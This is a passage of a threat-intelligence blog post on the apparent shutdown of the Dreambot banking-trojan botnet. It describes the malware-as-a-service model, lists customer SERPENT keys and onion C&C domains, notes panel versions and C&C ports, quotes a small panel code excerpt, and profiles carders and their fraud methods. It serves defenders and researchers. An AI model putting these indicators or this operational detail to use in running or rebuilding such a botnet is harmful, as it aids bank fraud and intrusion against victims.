The end of Dreambot? Obituary for a loved piece of Gozi.

By Benoit ANCEL

Published: 2020-05-01 · Archived: 2026-04-05 16:00:25 UTC

Dreambot seems to finally be out of service after +6 years of activity. The back-end servers of the botnet are down for a few weeks now, the onion C&Cs are down too, and it seems that no new samples have been found in the wild since March 2020.

The lack of new features? The multiplication of new Gozi variants? The huge rise of Zloader? COVID-19? We can't be sure exactly what was the cause of death, but more and more indicators point at the end of Dreambot.

Now, more than ever, the history of botnets is essential to have a deep understanding of the evolving cyber-crime industry. It's time to tell some stories we learned while researching this very interesting malware operation.

What was Dreambot?

Mentioned publicly for the first time by IBM and detailed by Proofpoint and FoxIT, Dreambot was a botnet primary used to commit bank fraud.

Based on the leaked source code of ISFB, Dreambot was simply another Gozi fork but with a singular feature making it easy to identify: the support of Tor C&Cs.

Dreambot was a common banking trojan, having all the usual features:

- Webinjects
- VNC
- Socks
- Keylogging
- FormGrabbing
- Email stealer
- Cookie stealer
- Password stealer
- Screenshots/Video
- Backdoor
- Bootkit

As mentioned by Maciej Kotowicz, Dreambot was very close to another IFSB fork recently back in the wild called IAP.


> ISFB, Still Live and Kicking — Maciej Kotowicz, Botconf 2016

Business model

Dreambot was using a traditional business model. You pay the administrators and they give you a C&C server, a way to protect your C&C domains (DGA / P2P and switching between Brazzzzers and Sandiflux/Fluxxy Fast Flux) and an un-crypted build with a dedicated SERPENT key used to identify each customer of the botnet.

Starting with that, a Dreambot customer can use whatever way he wants to spread the malware and manage his victims. Most of the time, a customer receives a server as C&C and keeps using the same IP for the C&C server until the end of his contract. At the end of the contract, his IP and his SERPENT key is reused for another client.


Press enter or click to view image in full size



Supposed advertisement of Dreambot from 2014

The Dreambot operators also provide their customers a tool to create, configure and encrypt their Webinjects, called ICS. It is based on the similar leaked ISFB tool, Config.exe.

Press enter or click to view image in full size



ICS used to craft config and webinjects

Very popular in Japan associated to URLZone, Dreambot was used in other parts of the world as well: USA, Canada, Europe, Asia, Australia.

Since the Dreambot customer base was very volatile (some customers only stay for a couple of months) it's very likely that we also missed a lot of different campaigns.

Example of campaigns:

> [Sophisticated Dropper Masqueraded as Fake DHL Invoice to Distribute Ursnif Malware]
>
> [DreamBot Campaign Dreams Big]
>
> [Polish malspam with XLS attachment pushes Ursnif]
>
> [JPCERT/CC Incident Handling Report]
>
> [Dreambot (11.13.2019) — Document analysis]
>
> [New Ursnif trojan variant targets 'tens of thousands of users' across Japan]
>
> [Dreambot Banking Trojan Delivered via Resume-Themed Email]
>
> [New Ursnif Campaign: A Shift from PowerShell to Mshta]
>
> [IcedID Banking Trojan Teams up with Ursnif/Dreambot for Distribution]
>
> [Detection Content: Finding Ursnif Trojan Activity]
>
> [Banking Trojan Targets Czech and Slovenian Speakers]
>
> [Attack Vectors Behind Online Banking Malware "DreamBot" Targets Japan]

> Malware Tales: Dreambot
>
> Malvertising Chain Leads to the HookAds Campaign. RIG Drops Dreambot.
>
> Dreambot Dropped by HookAds
>
> RIG EK at 188.225.76.222 Drops Dreambot

Customer volatility also makes it hard to measure the real number of victims, even though we counted more than a million infections world-wide just for 2019.

And if Dreambot was not hard enough to track, we also observed different clients of Dreambot reselling access to their C&C in order to share the fraud.

When you try to identify a Dreambot client by the SERPENT key used, time is a really important factor. Since the keys are always reused, an SERPENT key value in 2017 can (and probably is) still used in 2019 **but not by the same Dreambot customer**. The best way to track a Dreambot customer (or other banking trojan for that matter) is probably by following the webinjects configurations.

Examples of SERPENT keys observed in the wild:

00DONPORT7710209
0WADGyh7SUCs1i2V
0XOT6QaGzY7j9dhy
10274948AOQPNTBB
36694321POIRYTRI
87654321POIUYTRE
87677321POIRYTRI
87694321POIRYTRI
A4F6421F93DF49AF
A79CE7E04B4C9A6A
CBA16FFC891E31A5
DB23B3470D0CF889
Dfei8OoQ0xhjTyql
GFL4R4F6Cw5nFYnA
K74USJY728910OA1
OvZz8XVH91INT7ek
PHZ4OVL2QLI0N8WN
q1a2z3w4s5x6e7d8
Qp1FMx2VswbqKjX0
s4Sc9mDb35Ayj8oO
V86iYRDA2FSEqWzL
Vm3hI8Nfe5xR0hPW
Y46frPcNAJQGl6KT
KTXDkwvQHiBLP2OV

dJReCsX8qWlhQ0kv
WIdtM3YCfxhwrbV1

Examples of onion domains observed in the wild:

2ud3gaufzaiikf3e.onion
aaxvkah7dudzoloq.onion
aeeeeeeeeeeeeeeeeeeeeeeeeeeva.onion
cbt3milmkp32ou4w.onion
cxzko43pnr7ujnte.onion
erreg34983gy89g389g89459.onion
gfgyucg4ot3q3qno.onion
iod5tem372udbzu2.onion
kzuzxhlardmkvwwg.onion
ly3sxhs55czhsb3u.onion
s2mf5op7sjtonnkv.onion
voekeyq7k5vyeg4z.onion
wdwefwefwwfewdefewfwefw.onion
ey7kuuklgieop2pq.onion
jm2g6cyszkutaurp.onion
h33a7jzovxp2dxfg.onion
wuodygsb2cevqgh5.onion
6vcatkjlim35nscu.onion

Dreambot panels


Over the time we observed 3 different versions of the Dreambot panel always hosted on port 3000 of the C&C. Each customer seemed to be able to choose what version of the panel they wanted.

That first version was still used by a customer until 2020. Revealed by Maciej Kotowicz in 2016, that panel developed in Perl was simple, but effective. All features were quickly available to the customers with different export possibilities and Jabber alerts. The biggest problem with that version was probably the fact that Perl is hard to maintain today, and the way the data was indexed in the database was making the server very slow to reply when the operators reached 100,000 bots, with key-logging and form-grabbing data.

An update of that Perl panel was deployed to some customers. It’s the same mechanisms with minor UI improvements:

Both of those versions were protected by the same web login:

Press enter or click to view image in full size



Dreambot login

Fun fact around that login page: the Rarog botnet developed by Foxovsky was using the exact same login page. Coincidence, cooperation or copy paste? We never found the answer.

And finally, the latest version of the panel, developed from scratch in PHP with a MongoDB database, was the most used.

The source code of that panel seems to show that it has been created by a new developer, not affiliated to the development of the malware itself:

```
// route extensions
const ExtConfig = 'jpeg';
const ExtTask = 'gif';
const ExtData = 'bmp';
// route extentions for download files
const ExtBinary = 'ttf';
// bot writer decided to add vali is for tor only,
//url is generated automatically, so i also need to
//check for OS version, thank you author...
const ExtTor = 'avi';

if( strstr($_SERVER['REQUEST_URI'], ".avi") ){
    error_log("Got our request now.");
}
```

That version has the big advantage to be protected by VPN authentication, making the C&C more resilient.

The C&C had 3 different ports open:

- 333: used by the bots to contact the gate
- 555: used to load different binaries from the C&C


- 3000: used for the admin interface

Dreambot clients


As mentioned previously, Dreambot was used by plenty of different carders. Some groups used it for a few weeks, while others seemed to be there since the very beginning of the botnet. Dreambot used to have plenty of customers, we are not going to mention all of them, but only the interesting ones.

The most intriguing story comes from one of those early adopters, a carder using the nickname of **Jer**.

Press enter or click to view image in full size




”Jer” as a user of a Dreambot C&C



"Jer" used as the issuer for his Dreambot C&C SSL cert

Jer was the Dreambot customer using almost all the time builds with the SERPENT key **s4Sc9mDb35Ayj8oO** and the onion domain **iod5tem372udbzu2[.]onion**. Jer was the one spreading Dreambot with URLZone during years and years targeting Japanese banks (but not only). You can find plenty of references of his campaigns over the Internet.



Example of Jer's campaign provided by the Amazing work of Kafeine

Jer seems to have played a higher role than being just a customer for Dreambot. During the monitoring of new Dreambot customers, we observed that each time a carder was reaching the end of his contract, the infected computers controlled by their panel would receive a new configuration, routing them to another Dreambot C&C - Jer's C&C.

At the end of 2018, Jer was dealing with more than 200,000 bots from around the world collected from his own campaigns (using most of the time the Cutwail Spambot) and from former Dreambot customers.

We managed to observe that Jer was defrauding different banks around the world, and it seems this was not even his main business.

One of the very important features of Dreambot is the capability to drop a 2nd stage implant to any infected bot. That feature opened all kinds of opportunities for the operators.

After digging Jer's targets in 2018, we observed various victims (government organizations, large institutions, big companies) being infected at the same time by unknown 2nd stage implants. That behaviour led us to think that Jer was also probably reselling access to some of his valuable victims to other 3rd parties — which is something very common and profitable in the world of carders.

At the end of 2018, Jer left his old C&C for a new fresh server, with the latest version of the panel. His old server was then used by a new, very interesting carder. We will call him Bagsu.

Bagsu is an old and well known carder, client of different botnets like Emotet, Zloader or Trickbot (and Trickbot Anchor), focusing his business on:

- Targeting German Banks
- Reselling loads to other carders

The Bagsu case is a very good example to show the capabilities and what TTPs to expect when you are infected with a modern banking trojan.

Banking trojan, but not only

When you work in a defensive team doing forensic, it's important to know the capabilities of the malware you are analyzing in order to understand the perimeter of the potential breach you are analyzing.

When a computer is infected with a banking trojan, the biggest mistake an investigator can make is to think that "it is not that bad, this user doesn't deal with financial data anyway" — but the reality is far more complex.

Banking trojans are before everything trojans. Most of them embed features such as webinjects, but the operators of these trojans will try to make money via every way possible, even if the victim is not dealing with financial data.

Bagsu is the perfect example for such monetization techniques and we are going to showcase all the different ways that were used over the time.

Bagsu is an individual, but it could very well be a carding gang. Carding is not about infecting millions of people, clicking on a magic "get rich" button and taking the money. Each bot needs to be inspected to see how you can make profit from it and when you receive a thousand new bots by day, it is almost impossible to work alone. Most of the times, if you want to fraud a bank transfer, you need to have the victim online with his smartphone, steal the 2FA code, etc. It's a 24/7 job that can't be done by just one person.

And when you analyze a C&C like this one you can see than almost every single bot has been checked manually and a comment has been set to indicate what kind of fraud is doable

Press enter or click to view image in full size

Total: 207441 rows — Prev 1 .. 121 122 123 124 .. 20745 Next

ID Bot	Group	Country	City	Version	Browser	OS	IP	Reg	Comment	Sys
6c70c73303657ce71463668d7cd2a359	1068	US	Gig Harbor	216989	Internet Explorer 8.0	Win_7_64	[redacted]	2018-03-07 19:29:02	[redacted] Pizza ...	details
d9ca4840d8a9553a12491463011ca150	1068	US	Bozeman	216989	Internet Explorer 8.0	Win_7		2018-03-07 18:19:13	[redacted] Hotel	details
cbdef3347f8c64478a614c3b605c84be	1070	UA	Kiev	216989	Internet Explorer 8.0	Win_7		2018-03-21 11:27:21	SECRETAR- [redacted]	details
afb79ee9f7be11ce862da8e7e428d1da	1070	UA	Lviv	216989	Internet Explorer 8.0	Win_XP x64 Edition_64		2018-03-21 12:25:21	POS lan - chec...	details
7b09fb6166357260862da8e74630af9c	1065	US		216989	Internet Explorer 8.0	Win_10_64		2018-02-26 20:47:18	POS in LAN. Ja...	details
c6de0a64b2cc283c6bced53022d75f4a	1065	US	New York	216989	Internet Explorer 8.0	Win_10_64		2018-02-26 18:58:03	POS in LAN	details
b410e0a958834c23c5603f920e27afb8	1052	BG	Pravda	216975	Internet Explorer 8.0	Win_7_64		2017-12-05 15:47:16	POS - check, w...	details
66e7e24dfd45f754603f92c9101a8051	1068	US	Lexington	216989	Internet Explorer 8.0	Win_7_64		2018-02-26 18:57:39	[redacted] Gourm...	details
3a9abe32c22f9e311bbe05a01a8ca676	1061	PL	Sopot	216989	Internet Explorer 8.0	Win_7_64		2018-02-14 16:41:31	[redacted]	details
a352e83ceb0aa88ac66de8270640bc12	1000	BG	Plovdiv	216962	Internet Explorer 8.0	Win_XP		2017-11-28 15:07:13	Municipality o...	details

The complexity of this operation indicates a carding gang is more likely behind this, rather than just an individual.

Behind such a fraud operation you often have:

- People maintaining the malware (here the Dreambot developers)
- People spreading your malware (Exploit kit operator, spammers etc)
- People analyzing each bot to identify how to steal money from it
- Network operators to navigate inside a company from a victim
- 3rd parties to engage in specific fraud like ransomware or BEC
- Various money laundering networks

From this single carding gang, we managed to observe Dreambot being used to do:

- Direct bank fraud
- eShop fraud
- BEC fraud
- Various scams
- POS / Hotel fraud
- Ransomware attacks

And that behaviour applies to all major so-called banking trojans of the market. Dreambot, all the Gozi forks, Dridex, Trickbot, ZLoader, Danabot etc, it is never a single actor, but plenty of different carding gangs with plenty of different operations with the same objective: **making money**.


Get Benoit ANCEL's stories in your inbox

Another point to consider when collecting intelligence around the carding industry is that most of the time a carder is not a client of just a single banking trojan. As we will show here with Bagsu, some carders are often clients of different botnets at the same time.

The classic bank fraud

